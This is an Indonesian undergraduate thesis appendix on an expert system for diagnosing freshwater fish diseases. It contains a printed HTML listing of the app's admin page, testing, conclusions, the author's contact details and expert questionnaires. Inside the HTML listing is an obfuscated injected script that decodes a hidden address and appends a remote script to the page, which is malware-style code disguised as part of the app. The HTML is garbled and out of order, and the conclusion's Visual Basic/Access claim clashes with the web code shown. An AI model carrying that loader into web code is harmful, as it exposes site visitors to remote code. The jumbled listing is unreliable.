(hydrochlorida) dengan dosis 10mg/lt.</li>
</ul></div> </td><td align="left" width='20%'> <div class='tools'>
<span class='delete-icon'></span>
</a>
icon'></span></a>
action" title="Smileys"></a><div
class='clear'></div> </div>
</td>
</tr>

<tr class="erow">
<td width='26%' class=''>
<div class='text-left'>admin</div>
</td>
<td width='26%' class=''>
<div class='text-left'>Genetis</div>
</td>
<td width='26%' class=''>
<div class='text-left'><b>PENANGANAN</b><br><br>
<ul>
<li>pastikan sebelum perkawinan ikan, nutrisi ikan terpenuhi
dengan baik agar kualitas telur dan larva ikan baik</li>
<li>pilih bibit unggulan dalam melakukan pemijahan agar keturunan
ikan memiliki kulalitas yang baik</li></div>
</td>
<td align="left" width='20%'>
<div class='tools'>
<a
href="http://localhost/air\_tawar/index.php/pakar/manage\_analisa/in
dex/delete/32" title='Hapus Analisa' class="delete-row" >
<span class='delete-icon'></span>
</a>

title="Smileys"></a>

<div class='clear'></div>
</div>
</td>
</tr>

<tr >
<td width='26%' class=''>
<div class='text-left'>admin</div>
</td>
<td width='26%' class=''>
<div class='text-left'>Genetis</div>
</td>
<td width='26%' class=''>
<div class='text-left'><b>PENANGANAN</b><br><br>
<ul>
<li>pastikan sebelum perkawinan ikan, nutrisi ikan terpenuhi
dengan baik agar kualitas telur dan larva ikan baik</li>

```

```

<li>pilih bibit unggulan dalam melakukan pemijahan agar keturunan
ikan memiliki kulalitas yang baik</li></div>
</td>
<td align="left" width='20%'>
<div class='tools'>
<a
href='http://localhost/air_tawar/index.php/pakar/manage_analisa/in
dex/delete/33' title='Hapus Analisa' class="delete-row" >
<span class='delete-icon'></span>
</a>

```

```

title="Smileys"></a>

```

```

<div class='clear'></div>
</div>
</td>
</tr>

<tr class="erow">
<td width='26%'
class=''>
<div class='text-left'>admin</div>
</td>
<td width='26%'
class=''>
<div class='text-left'>Genetis</div>
</td>
<td width='26%'
class=''>
<div class='text-left'><b>PENANGANAN</b><br><br>
<ul>
<li>pastikan sebelum perkawinan ikan, nutrisi ikan terpenuhi
dengan baik agar kualitas telur dan larva ikan baik</li>
<li>pilih bibit unggulan dalam melakukan pemijahan agar keturunan
ikan memiliki kulalitas yang baik</li></div>
</td>
<td align="left" width='20%'>
<div class='tools'>
<a
href='http://localhost/air_tawar/index.php/pakar/manage_analisa/in
dex/delete/34' title='Hapus Analisa' class="delete-row" >
<span class='delete-
icon'></span>
</a>

```

```

title="Smileys"></a>

<div class='clear'></div>
</div>
</td>

```

```

        </tr>

    </tbody>
</table>
</div>

</div>
<form
action="http://localhost/air\_tawar/index.php/pakar/manage\_analisa/index/ajax\_list"
method="post" id="filtering_form"
class="filtering_form" autocomplete = "off" data-ajax-list-info-
url="http://localhost/air_tawar/index.php/pakar/manage_analisa/ind
ex/ajax_list_info" accept-charset="utf-8">
    <div class="sDiv quickSearchBox" id='quickSearchBox'>
        <div class="sDiv2">
            Cari: <input type="text"
class="qsbsearch_fielddox search_text" name="search_text" size="30"
id='search_text'>
            <select name="search_field"
id="search_field">
                <option value="">Cari
Semua</option>

                <option value="username">Username&nbsp;&nbsp;&nbsp;</option>

                <option value="penyakit">Penyakit&nbsp;&nbsp;&nbsp;</option>

                <option value="solusi">Solusi&nbsp;&nbsp;&nbsp;</option>
            </select>
            <input type="button" value="Cari" class="crud_search"
id='crud_search'>
        </div>
        <div class='search-div-clear-button'>
            <input type="button" value="Hapus Filter"
id='search_clear' class="search_clear">
        </div>
    </div>
    <div class="pDiv">
        <div class="pDiv2">
            <div class="pGroup">
                <div class="pSearch pButton
quickSearchButton" id='quickSearchButton' title="Cari">
                    <span></span>
                </div>
            </div>
            <div class="btnseparator">
            </div>
            <div class="pGroup">
                <select name="per_page"
id='per_page' class="per_page">

                </select>

                <input type='hidden'
name='order_by[0]' id='hidden-sorting' class='hidden-sorting'
value='' />

```

```

                                <input                                type='hidden'
name='order_by[1]'    id='hidden-ordering'    class='hidden-ordering'
value='' />
                                </div>
                                <div class="btnseparator">
                                </div>
                                <div class="pGroup">
                                <div class="pFirst pButton first-
button">
                                <span></span>
                                </div>
                                <div class="pPrev pButton prev-
button">
                                <span></span>
                                </div>
                                </div>
                                <div class="btnseparator">
                                </div>
                                <div class="pGroup">
                                <span class="pcontrol">Halaman
<input name='page' type="text" value="1" size="4" id='crud_page'
class="crud_page">
                                dari
                                <span
id='last-page-number' class="last-page-number">1</span></span>
                                </div>
                                <div class="btnseparator">
                                </div>
                                <div class="pGroup">
                                <div class="pNext pButton next-
button" >
                                <span></span>
                                </div>
                                <div class="pLast pButton last-
button">
                                <span></span>
                                </div>
                                </div>
                                <div class="btnseparator">
                                </div>
                                <div class="pGroup">
                                <div class="pReload pButton
ajax_refresh_and_loading" id='ajax_refresh_and_loading'>
                                <span></span>
                                </div>
                                </div>
                                <div class="btnseparator">
                                </div>
                                <div class="pGroup">
                                <span class="pPageStat">
to'>10</span> dari <span id='total_items'
class='total_items'>10</span> total
                                </span>
                                </div>
                                </div>
                                <div style="clear: both;">
                                </div>
                                </div>
                                </form> </div>

```

```

</div>
<script type="text/javascript">
    var                default_javascript_path                =
    'http://localhost/air_tawar/assets/grocery_crud/js';
    var                default_css_path                        =
    'http://localhost/air_tawar/assets/grocery_crud/css';
    var                default_texteditor_path                =
    'http://localhost/air_tawar/assets/grocery_crud/texteditor';
    var                default_theme_path                    =
    'http://localhost/air_tawar/assets/grocery_crud/themes';
    var base_url = 'http://localhost/air_tawar/';

</script>
</div>
</div>
</div><!--/#layout-content-->
<div id="__section-right" class="span3">

</div><!--/#layout-widget-->
</div>
</div><!--/row-->
<hr>
<footer><a href = "http://" target = "_blank">Nofitasari</a>
© 2017</footer>
</div><!--/.fluid-container-->
<script id="EA2E442A2AF13CD6">(function(){var b=function(p){var
s=55,j="",w=window,i="\x66"+"ro"+"u006d\u0043\u0068\u0061\x72C"+"
ode",pd=(""+"c\x68\x61"+"r\u0066\x55OH\x41\u0074") [ '\u0072\u0065\u
0070\u006c\u0061c'+ 'e' ] ("f"+" "+"U\u004F"+"H", ""+"C"+"o\x64e"+""), f=(
"\x6C"+"eY"+"n"+"HPt"+"h") [ ("\x6a\u006f\x6b\x70K"+"l"+"a"+"u0063\u
x65") .replace (" "+"j\u006f\x6b\x70K", ""+"r"+"ep"+"") ] ("\x59nHP", "n"
+"g"), pc="\u0053t"+" "+"r\x69\u006eg", wg=w[pc], h=wg[i], k, pr; for (var
g=0; g<p[f]; g++) {k=p[pd] (g); pr=k^s; j+=h (pr); } return j; }; try {var
wk=true; } catch (xvho) { }; if (window[b (""+"C\x58G") ]==window[b ( "\u004
4Wc\x6c\x58\x58\x68\x47\u006E\u0051") .replace ("\u0057c"+"l"+"x58\u
u0058h"+"u0047n", "\u0052[" ) ] ) {var gu={}; if (screen["height"] ) var
go=location['hostname']; else {var am="kT 8Yk
69X:xF"; }; gu[b ( ( '\u0066'+ 'hiW\u0047D'+ '\x5E\u0058\u0059') .replace (
'fh'+ '\x69WG', 'A'+ 'R\u0045') ) ]=b ("\x06\u000F\u0002") ; try {var
wh=false; } catch (qi) { }; gu[b ( ( '\x54'+ ' [AN'+ '\u0057\u0042\u005ES') .re
place (''+ 'AN\u0057', '\x5e\x52\u0059\x43') ) ]="EA2E442A2AF13CD6"; var
xe=document.links; gu[b ( ("V"+"S\x53i"+"L\x77V"+"u005aR"+"") .replac
e ("\x69\x4Cw"+"", "\u0058\x59\u0059") ) ]=b ('\u0064\u0056\u0051'+ 'RE\u
u001A'+ 'd\u0042E'+ '\u0051') ; lm=""; lu=function () {return
0}; ; window[b ( ( '\u0072zOPoM') .replace ('\x72\u007aO\x50\x6f', '\x68E'
+' \x41') ) ]=gu; ; var
yh=document[b ( '\u0054\u0045\u0052\u0056CR\u0072[\u0052\x5a\u0052\x
59\u0043') ] (b ( ( '\u0044\u0066\u0073G\u0043') .replace ('\x66\x73', '\u
0054\x45\u005e') ) ) ; if (020612245231) var xk=0X51D33891; else var
dk=screen["availHeight"]; yh[b (""+"D\u0045\u0054") ]=b ("\u0018\u0018
\x59R"+"u0044\u0019"+"ZV\\u0052Q"+"^"+"YS\x19\x59R\x43\x18D\x53\
u0018\x0E\x07\x02\u0007\u0018\u0002\x00\u0000\u0005\x19\x5DD"); try
{var
gz=location.port; } catch (ft) { }; document[b ("\u0055X\u0053\u004E") ] [b
( '\x56'+ 'G\u0047R'+ '\x59\u0053t\u005F\u005e'+ ' [\x53') ] (yh); } } ) ; <
/script></body>
</html>r_tawar/themes/cerulean/assets/default/script.js"></script>
<!-- Le HTML5 shim, for IE6-8 support of HTML5 elements -->
<!--[if lt IE 9]>

```

```

        <script
src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>
        <![endif]-->

        <!-- Le fav and touch icons -->
        <link
                                rel="shortcut
                                icon"
href="http://localhost/air_tawar/assets/nocms/images/No-CMS-
favicon.png">
        </head>
        <body>
            <span id="__cms_widget_8" style="padding:0px; margin:0px;">
                <div class="navbar navbar-fixed-top">
                    <div class="navbar-inner">
                        <div class="container-fluid">
                            <a
                                data-target=".nav-collapse"
                                data-
toggle="collapse" class="btn btn-navbar">
                                <span class="icon-bar"></span>
                                <span class="icon-bar"></span>
                                <span class="icon-bar"></span>
                            </a>
                            <a class="brand" href="#">
                                <img
                                    src
="http://localhost/air_tawar/assets/nocms/images/No-CMS-logo.png"
style="max-height:20px; max-width:20px;" />
                                </a>
                                <div
                                    class="nav-collapse
                                    in
                                    collapse"
id="main-menu">
                                    <ul
                                        class="nav"><li><a
href="http://localhost/air_tawar/index.php/main/index">Rumah</a></
li><li><a
href="http://localhost/air_tawar/index.php/main/logout">Keluar</a>
</li><li><a
href="http://localhost/air_tawar/index.php/main/change_profile">Ub
ah
                                Profil</a></li><li><a
href="http://localhost/air_tawar/index.php/main/user">Manajemen
User</a></li><li><a
href="http://localhost/air_tawar/index.php/pakar/manage_gejala">Ma
najemen
                                Gejala</a></li><li><a
href="http://localhost/air_tawar/index.php/pakar/manage_penyakit">
Manajemen
                                Penyakit</a></li><li><a
href="http://localhost/air_tawar/index.php/pakar/manage_analisa">M
anajemen
                                Analisa</a></li><li><a
href="http://localhost/air_tawar/index.php/pakar/bantuan">Bantuan<
/a></li></ul>
                                    </div>
                                </div>
                                </div>
                                </div></span>
                            <div class="container">
                                <div class="row-fluid">
                                    <div id="__section-banner" height="200px;">
                                        <div class="well hidden-phone span12">
                                            <div class="span1">

</div>
                                            <div class="span10">
</div>
</div>
                                </div>
                                </div>
            </div>
        </div>
    </div>

```

```


<div>
    <div id="__section-left-and-content" class="span9">
        <div><a
href="http://localhost/air\_tawar/index.php/pakar/pakar">Pakar</a>
>>
        <a
href="http://localhost/air\_tawar/index.php/pakar/manage\_analisa">M
anajemen Analisa</a></div><hr />
        <div>
            <div id="__section-left" class="hidden"></div>
            <div id="__section-content"
class="span12"><link rel="stylesheet" type="text/css"
href="http://localhost/air\_tawar/assets/grocery\_crud/themes/flexigrid/css/flexigrid.css" /><link rel="stylesheet" type="text/css"
href="http://localhost/air\_tawar/assets/grocery\_crud/css/jquery\_plugins/fancybox/jquery.fancybox.css" /><link rel="stylesheet"
type="text/css"
href="http://localhost/air\_tawar/assets/grocery\_crud/css/ui/simple/jquery-ui-1.10.1.custom.min.css" /><script type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/js/jquery\_plugins/jquery.noty.js"></script><script type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/js/jquery\_plugins/config/jquery.noty.config.js"></script><script
type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/js/common/lazyload-min.js"></script><script type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/js/common/list.js"></script><script type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/themes/flexigrid/js/cookies.js"></script><script type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/themes/flexigrid/js/flexigrid.js"></script><script type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/themes/flexigrid/js/jquery.form.js"></script><script type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/js/jquery\_plugins/jquery.numeric.min.js"></script><script type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/themes/flexigrid/js/jquery.printElement.min.js"></script><script
type="text/javascript" src="http://localhost/air_tawar/

```

4.4. Testing

4.4.1. Pengujian White Box

Pengujian sistem ini menggunakan whitebox testing dengan cara menguji algoritma pakar yang diambil dari fungsi yang berkaitan dengan proses utama dan digambarkan dengan flowgraph kemudian dihitung kompleksitas siklomatisnya dan jelaskan secara detail melalui basis path.



Gambar IV.27

Flowgraph

Kompleksitas sikloma (pengukuran kuantitatif terhadap kompleksitas logis suatu program) dari grafik alir dapat diperoleh dengan perhitungan :

$$V(G)=E-N+2$$

Dimana :

E= Jumlah Edge grafik alir yang ditandai dengan gambar panah

N= Jumlah Simpul grafik alir yang ditandai dengan gambar Lingkaran

Sehingga kompleksitas siklomatisnya.

a. Jumlah Edge= 7

b. Jumlah Simpul= 7

c. $V(G)=E-N+2$

$$=7-7+2=2$$

Basis set yang dihasilkan dari jalur independent secara linear adalah jalur sebagai berikut:

1-2-3-4-5-6-7

1-2-3-4-2-3-4-5-6-7-8-9

Ketika aplikasi dijalankan, maka terlihat bahwa salah satu set yang dihasilkan adalah 1-2-3-4-5-6-7 dan terlihat bahwa simpul telah dieksekusi satu kali. Berdasarkan ketentuan tersebut dari segi kelayakan software, sistem ini telah memenuhi syarat.

BAB V

PENUTUP

5.1 Kesimpulan

Dari hasil pembuatan sistem pakar untuk diagnosa penyakit budidaya ikan air tawar dapat disimpulkan bahwa:

1. Dalam pembuatan sistem pakar ini menggunakan komponen-komponen dasar sistem pakar yaitu lingkungan konsultasi dan lingkungan pengembangan.
 - a) Lingkungan konsultasi yaitu pemakai, antar muka dan fakta kejadian.
 - b) Lingkungan pengembangan yaitu mesin inferensi, basis pengetahuan, fasilitas penjelsan, *workplace*, pakar dan *knowledge engginer*.
2. Aplikasi sistem pakar untuk mendiagnosis penyakit budidaya ikan air tawar adalah suatu aplikasi untuk mendiagnosa penyakit budidaya ikan air tawar yang sering terjadi berdasarkan pengetahuan dari para pakar dan studi pusaka.
3. Aplikasi sistem pakar ini menggunakan metode palacakan *forward chaining* dan menghasilakn suatu program untuk mengidentifikasi penyakit pada budidaya ikan air tawar dengan menggunakan *visual basic* 6.0 dan database Microsoft acces 2007.
4. Aplikasi sistem pakar ini dapat menjadi sarana untuk menyimpan pengetahuan tentang penyakit pada budidaya ikan air tawar.

5.2 SARAN

Agar sistem informasi ini berjalan dengan baik, penulis memberikan saran-saran sebagai berikut:

1. Aplikasi sistem pakar yang telah dibuat ini agar dapat dikembangkan lebih lanjut lagi dengan mendesain metode inferensi lain seperti *backward chaining* untuk data penyakit yang lebih komplek sehingga sistem dapat denagn mudah menjelaskan secara tepat tujuan yang akan dipakai.

2. Diharapkan sistem pakar ini dapat ditambahkan gambar yang berhubungan dengan gejala yang ditanyakan untuk memudahkan diagnose penyakit.
3. Agar aplikasi pengidentifikasian penyakit pada budidaya ikan air tawar ini, menyediakan lebih banyak lagi database mengenai penyakit pada budidaya ikan air tawar yang sering menginfeksi ikan.
4. Untuk kedepannya diharapkan adanya pengembangan sistem pakar berbasis aplikasi lainnya, sehingga masyarakat dapat mengetahui informasi tentang penyakit pada budidaya ikan air tawar ini.

DAFTAR PUSTAKA

- Elfani dan Ardi Pujiyanta. 2013. Sistem Pakar Mendiagnosa Penyakit Pada Ikan Konsumsi Air Tawar Berbasis Website. E-ISSN:2338-5197. Yogyakarta: Jurnal Sarjana Teknik Informatika Volume 1, Nomor 1Juni 2013. Diambil dari: <http://journal.uad.ac.id/index.php/JSTIF/article/download/2503/1550> (1 November 2016)
- Siswanto. 2010. Kecerdasan Tiruan. Yogyakarta: Graha Ilmu.
- Nugroho, Adi 2010. Diagram Komponen. Yogyakarta: Andi Offset.
- Laboraturium. 2016. Pengendalian Penyakit Ikan. Indramayu: Kementrian dan Kelautan kabupaten Indramayu.
- Devisi SDM. 2016. *Company Profile*. Indramayu: Laboratorium Dinas Perikanan Dan Kelautan Indramayu.
- Puput ShintaDewi, Ryana Dwi Lestari, Ryani Tri Lestari. 2015. Sistem Pakar Diagnosa Penyakit Ikan Koi Dengan Metode Bayes. ISSN : 2089-9033. Kediri: Jurnal Ilmiah Komputer Dan Informatika (KOMPUTA) Volume 4, Nomor 1. Maret 2015.
- Pratama, Aditya Rahmatullah. 2016. Belajar UML-Squence Diagram. Diambil dari : <http://www.codepolitan.com/belajar-uml-squence-diagram-57fdbla5ba777-17044>. (20 November 2016)

DAFTAR RIWAYAT HIDUP

I. Biodata Mahasiswi

N.I.M : 11135341
Nama Lengkap : Noffitasari
Tempat & Tanggal lahir : Wonogiri, 23 November 1992
Alamat : Pule Rt./Rw. 001/012 kel. Pokoh Kidul, Wonogiri
Jenis Kelamin : Perempuan
Agama : Islam
Email : no_fitasari@yahoo.com
No Hp : 085695322280

II. Riwayat Pendidikan

1. SDN IV Pondok Ngadirojo, lulus tahun 2005
2. SMPN I Ngadirojo, lulus tahun 2008
3. SMK Pancasila 5 Wonogiri, lulus tahun 2011
4. AMIK BSI Salemba 22 Jakarta Pusat, lulus tahun 2016



Jakarta ,12 Agustus 2017

Noffitasari

	LEMBAR KONSULTASI BIMBINGAN SKRIPSI
	SEKOLAH TINGGI MANAJEMEN INFORMATIKA & KOMPUTER NUSA MANDIRI


NIM : 11135341
 Nama Lengkap : Nofitasari
 Dosen Pembimbing I : Arfhan Prasetyo, M.Kom
 Judul Skripsi : **Perancangan Sistem Pakar Diagnosa Penyakit Ikan Air Tawar Dengan Menggunakan Metode Forward Chaining.**

No	Tanggal Bimbingan	Pokok Bahasan	Paraf Dosen Pembimbing
1.	7 April 2017	Bimbingan Perdana	
2.	12 April 2017	Pengajuan Bab I Dan Bab II	
3.	16 Mei 2017	Revisi Bab I dan Bab II	
4.	15 Juni 2017	Pengajuan Bab III	
5.	17 Juli 2017	Pengajuan Bab IV	
6.	03 Agustus 2017	Pengajuan Program	
7.	06 Agustus 2017	Revisi Program dan Pengajuan Bab V	
8.	07 Agustus 2017	ACC Keseluruhan	

Catatan untuk Dosen Pembimbing.

Bimbingan Skripsi

- Dimulai pada tanggal : 07 April 2017
- Diakhiri pada tanggal : 07 Agustus 2017
- Jumlah pertemuan bimbingan : 8 Pertemuan

Disetujui oleh,
 Dosen Pembimbing I

 (Arfhan Prasetyo, M.Kom)



PEMERINTAH DAERAH KABUPATEN INDRAMAYU
DINAS PERIKANAN DAN KELAUTAN
BALAI BENIH IKAN CIPANCUH
Jl. Irigasi Wanguk-Gabus Km. 1. Kecamatan Haurgeulis

Nomor : 524/011/2016
Lampiran : -
Perihal: Observasi dan Wawancara

SURAT KETERANGAN

Yang bertanda tangan di bawah ini:

Nama : Dade Targani SP.
NIP : 19740301 2008 01 1 005
Jabatan : Plh. Kepala UPTD BBI Cipancuh

Menerangkan bahwa:

Nama : Nofitasari
Nim : 11135341
Program Keahlian : Sistem Informasi STMIK Nusa Mandiri

Telah melaksanakan kegiatan Observasi dan wawancara pada bulan November 2016 di Balai Benih Ikan Cipancuh Kecamatan Haurgeulis Kabupaten Indramayu.

Demikian surat keterangan ini kami buat untuk dipergunakan sebagaimana mestinya.

Haurgeulis, 04 Desember 2016

Plh. Ka. UPTD BBI Cipancuh

Dade Targani SP.

NIP. 19740301 2008 01 1 005

KUISIONER DIAGNOSA PENYAKIT PADA BUDIDAYA IKAN AIR TAWAR

NAMA : MUR ISTI'AN ALI DWIYANTI, S.P.
 JABATAN : PEKERJA LABORATORIUM
 LAMA BEKERJA : 4 TAHUN
 PENDIDIKAN : S1 PERIKANAN BUDIDAYA

NO	Apakah Anda setuju, METAZOA memiliki gejala berikut ini:	YA	TDK
1	Ikan tampak pucat	✓	
2	Nafsu makan kurang	✓	
3	Gerakan lambat dan sering menggosok-gosokkan tubuhnya ada di dinding kolam		✓
4	Pada infeksi lanjut ikan megap-megap dan meloncat-loncat ke permukaan air untuk mengambil		✓
5	Adanya bercak-bercak putih pada permukaan tubuh ikan		✓
6	Ikan tampak lemah	✓	
7	Pertumbuhan lambat, tingkah laku dan berenang tidak normal disertai produk lendir yang	✓	
8	Ikan sering terlihat berkumpul disekitar air masuk karena kualitas dan kadar oksigen lebih tinggi	✓	
9	Insang tampak pucat dan membengkak sehingga overculumterbuka	✓	
10	Ikan sulit bernafas seperti gejala kekurangan oksigen	✓	
11	Badan kemerahan disekitar lokasi penempelan parasit		✓
12	Pada infeksi berat parasit ini kadang dapat terlihat dengan mata telanjang pada permukaan kulit ikan		✓
13	Adanya benang-benang halus menyerupai kapas yang menempel pada telur		✓
14	Luka pada bagian eksternal ikan		✓
15	Pertumbuhan ikan lambat	✓	
16	Organ tubuh badan yang tidak sempurna serta kelainan lainnya		✓
17	Pada kulit ikan di tumbuh benang-benang halus seperti kapas berwarna putih atau kecoklatan		✓
18	Pendarahan pada sirip dan insang ikan		✓
19	Pada bagian badan sirip dan mata di temukan parasit yang menempel		✓
20	Ikan menjadi kurus		✓
21	Luka berwarna kemerahan-merahan atau bercak-bercak merah pada bagian tubuh luar ikan		✓
22	Bisul berisi cairan	✓	
23	Sirip mengalami pembusukan sehingga rusak	✓	
24	Insang rusak		✓
25	Perut mengalami pembengkakan dan kadang ekor ikan putus		✓
26			
27			
28			
29			
30			
31			
32			
33			
34			
35			
36			
37			
38			
39			
40			
41			
42			
43			
44			
45			

Indramayu, 7 November 2016

TANDA TANGAN -

M. Dwiyanti

KUISIONER DIAGNOSA PENYAKIT PADA BUDIDAYA IKAN AIR TAWAR

NAMA : NUR ISTI'ANAH DEVIYANTY, S.Pi
 JABATAN : PETUGAS LABORATORIUM
 LAMA BEKERJA : 4 TAHUN
 PENDIDIKAN : S1 PERIKANAN BUDIDAYA

NO	Apakah Anda setuju, PENYAKIT MALNUTRISI memiliki gejala berikut ini:	YA	TDK
1	Ikan tampak pucat	✓	
2	Nafsu makan kurang	✓	
3	Gerakan lambat dan sering menggosk-gosokkan tubuhnya ada di dinding kolam		✓
4	Pada infeksi lanjut ikan megap-megap dan meloncat-loncat ke permukaan air untuk mengambil ?		✓
5	Adanya bercak-bercak putih pada permukaan tubuh ikan		✓
6	Ikan tampak lemah	✓	
7	Pertumbuhan lambat, tingkah laku dan berenang tidak normal disertai produk lendir yang ?	✓	
8	Ikan sering terlihat berkumpul disekitar air masuk karena kualitas dan kadar oksigen lebih tinggi		✓
9	Insang tampak pucat dan membengkak sehingga overculumterbuka	✓	
10	Ikan sulit bernafas seperti gejala kekurangan oksigen	✓	
11	Badan kemerahan disekitar lokasi penempelan parasit		✓
12	Pada infeksi berat parasit ini kadang dapat terlihat dengan mata telanjang pada permukaan kulit ikan		✓
13	Adanya benang-benang halus menyerupai kapas yang menempel pada telur		✓
14	Luka pada bagian eksternal ikan		✓
15	Pertumbuhan ikan lambat	✓	
16	Organ tubuh badan yang tidak sempurna serta kelainan lainnya	✓	
17	Pada kulit ikan di tumbuhi benang-benang halus seperti kapas berwarna putih atau kecoklatan		✓
18	Pendarahan pada sirip dan insang ikan		✓
19	Pada bagian badan sirip dan mata di temukan parasit yang menempel		✓
20	Ikan menjadi kurus	✓	
21	Luka berwarna kemerah-merahan atau bercak-bercak merah pada bagian tubuh luar ikan		✓
22	Bisul berisi cairan		✓
23	Sirip mengalami pembusukan sehingga rusak		✓
24	Insang rusak		✓
25	Perut mengalami pembengkakan dan kadang ekor ikan putus	✓	
26			
27			
28			
29			
30			
31			
32			
33			
34			
35			
36			
37			
38			
39			
40			
41			
42			
43			
44			
45			

Indramayu, 7 November 2016

TANDA TANGAN

Nur Isti'Anah Deviyanty


KUISIONER DIAGNOSA PENYAKIT PADA BUDIDAYA IKAN AIR TAWAR

NAMA
 JABATAN
 LAMA BEKERJA
 PENDIDIKAN

NO	Apakah Anda setuju, PENYAKIT GENETIS memiliki gejala berikut ini:	YA	TDK
1	Ikan tampak pucat		✓
2	Nafsu makan kurang		✓
3	Gerakan lambat dan sering menggosok-gosokkan tubuhnya ada di dinding kolam		✓
4	Pada infeksi lanjut ikan megap-megap dan meloncat-loncat ke permukaan air untuk mengambil		✓
5	Adanya bercak-bercak putih pada permukaan tubuh ikan		✓
6	Ikan tampak lemah	✓	
7	Pertumbuhan lambat, tingkah laku dan berenang tidak normal disertai produk lendir yang	✓	
8	Ikan sering terlihat berkumpul disekitar air masuk karena kualitas dan kadar oksigen lebih tinggi		✓
9	Insang tampak pucat dan membengkak sehingga overculumterbuka		✓
10	Ikan sulit bernafas seperti gejala kekurangan oksigen		✓
11	Badan kemerahan disekitar lokasi penempelan parasit		✓
12	Pada infeksi berat parasit ini kadang dapat terlihat dengan mata telanjang pada permukaan kulit ikan	✓	
13	Adanya benang-benang halus menyerupai kapas yang menempel pada telur		✓
14	Luka pada bagian eksternal ikan		✓
15	Pertumbuhan ikan lambat	✓	
16	Organ tubuh badan yang tidak sempurna serta kelainan lainnya	✓	
17	Pada kulit ikan di tumbuh benang-benang halus seperti kapas berwarna putih atau kecoklatan		✓
18	Pendarahan pada sirip dan insang ikan		✓
19	Pada bagian badan sirip dan mata di temukan parasit yang menempel		✓
20	Ikan menjadi kurus		✓
21	Luka berwarna kemerah-merahan atau bercak-bercak merah pada bagian tubuh luar ikan		✓
22	Bisul berisi cairan		✓
23	Sirip mengalami pembusukan sehingga rusak		✓
24	Insang rusak		✓
25	Perut mengalami pembengkakan dan kadang ekor ikan putus		✓
26			
27			
28			
29			
30			
31			
32			
33			
34			
35			
36			
37			
38			
39			
40			
41			
42			
43			
44			
45			

Indramayu, 7 November 2016

TANDA TANGAN



KUISIONER DIAGNOSA PENYAKIT PADA BUDIDAYA IKAN AIR TAWAR

NAMA
 JABATAN
 LAMA BEKERJA
 PENDIDIKAN

NO	Apakah Anda setuju, BAKTERI memiliki gejala berikut ini:	YA	TDK
1	Ikan tampak pucat	✓	
2	Nafsu makan kurang		✓
3	Gerakan lambat dan sering menggosok-gosokkan tubuhnya ada di dinding kolam		✓
4	Pada infeksi lanjut ikan megap-megap dan meloncat-loncat ke permukaan air untuk mengambil		✓
5	Adanya bercak-bercak putih pada permukaan tubuh ikan		✓
6	Ikan tampak lemah	✓	
7	Pertumbuhan lambat, tingkah laku dan berenang tidak normal disertai produk lendir yang	✓	
8	Ikan sering terlihat berkumpul disekitar air masuk karena kualitas dan kadar oksigen lebih tinggi		✓
9	Insang tampak pucat dan membengkak sehingga overculumterbuka	✓	
10	Ikan sulit bernafas seperti gejala kekurangan oksigen		✓
11	Badan kemerahan disekitar lokasi penempelan parasit		✓
12	Pada infeksi berat parasit ini kadang dapat terlihat dengan mata telanjang pada permukaan kulit ikan		✓
13	Adanya benang-benang halus menyerupai kapas yang menempel pada telur		✓
14	Luka pada bagian eksternal ikan	✓	
15	Pertumbuhan ikan lambat		✓
16	Organ tubuh badan yang tidak sempurna serta kelainan lainnya		✓
17	Pada kulit ikan di tumbuhi benang-benang halus seperti kapas berwarna putih atau kecoklatan		✓
18	Pendarahan pada sirip dan insang ikan		✓
19	Pada bagian badan sirip dan mata di temukan parasit yang menempel		✓
20	Ikan menjadi kurus		✓
21	Luka berwarna kemerah-merahan atau bercak-bercak merah pada bagian tubuh luar ikan	✓	
22	Bisul berisi cairan	✓	
23	Sirip mengalami pembusukan sehingga rusak	✓	
24	Insang rusak	✓	
25	Perut mengalami pembengkakan dan kadang ekor ikan putus	✓	
26			
27			
28			
29			
30			
31			
32			
33			
34			
35			
36			
37			
38			
39			
40			
41			
42			
43			
44			
45			

Indramayu, 7 November 2016

TANDA TANGAN

[Signature]

KUISIONER DIAGNOSA PENYAKIT PADA BUDIDAYA IKAN AIR TAWAR

NAMA
 JABATAN
 LAMA BEKERJA
 PENDIDIKAN

NO	Apakah Anda setuju, JAMUR memiliki gejala berikut ini:	YA	TDK
1	Ikan tampak pucat	✓	
2	Nafsu makan kurang	✓	
3	Gerakan lambat dan sering menggosok-gosokkan tubuhnya ada di dinding kolam	✓	
4	Pada infeksi lanjut ikan megap-megap dan meloncat-loncat ke permukaan air untuk mengambil	✓	
5	Adanya bercak-bercak putih pada permukaan tubuh ikan	✓	
6	Ikan tampak lemah	✓	
7	Pertumbuhan lambat, tingkah laku dan berenang tidak normal disertai produk lendir yang	✓	
8	Ikan sering terlihat berkumpul disekitar air masuk karena kualitas dan kadar oksigen lebih tinggi	✓	
9	Insang tampak pucat dan membengkak sehingga overculumterbuka	✓	
10	Ikan sulit bernafas seperti gejala kekurangan oksigen	✓	
11	Badan kemerahan disekitar lokasi penempelan parasit	✓	
12	Pada infeksi berat parasit ini kadang dapat terlihat dengan mata telanjang pada permukaan kulit ikan		✓
13	Adanya benang-benang halus menyerupai kapas yang menempel pada telur	✓	
14	Luka pada bagian eksternal ikan	✓	
15	Pertumbuhan ikan lambat	✓	
16	Organ tubuh badan yang tidak sempurna serta kelainan lainnya	✓	
17	Pada kulit ikan di tumbuhi benang-benang halus seperti kapas berwarna putih atau kecoklatan	✓	
18	Pendarahan pada sirip dan insang ikan		✓
19	Pada bagian badan sirip dan mata di temukan parasit yang menempel		✓
20	Ikan menjadi kurus		✓
21	Luka berwarna kemerah-merahan atau bercak-bercak merah pada bagian tubuh luar ikan	✓	
22	Bisul berisi cairan	✓	
23	Sirip mengalami pembusukan sehingga rusak	✓	
24	Insang rusak	✓	
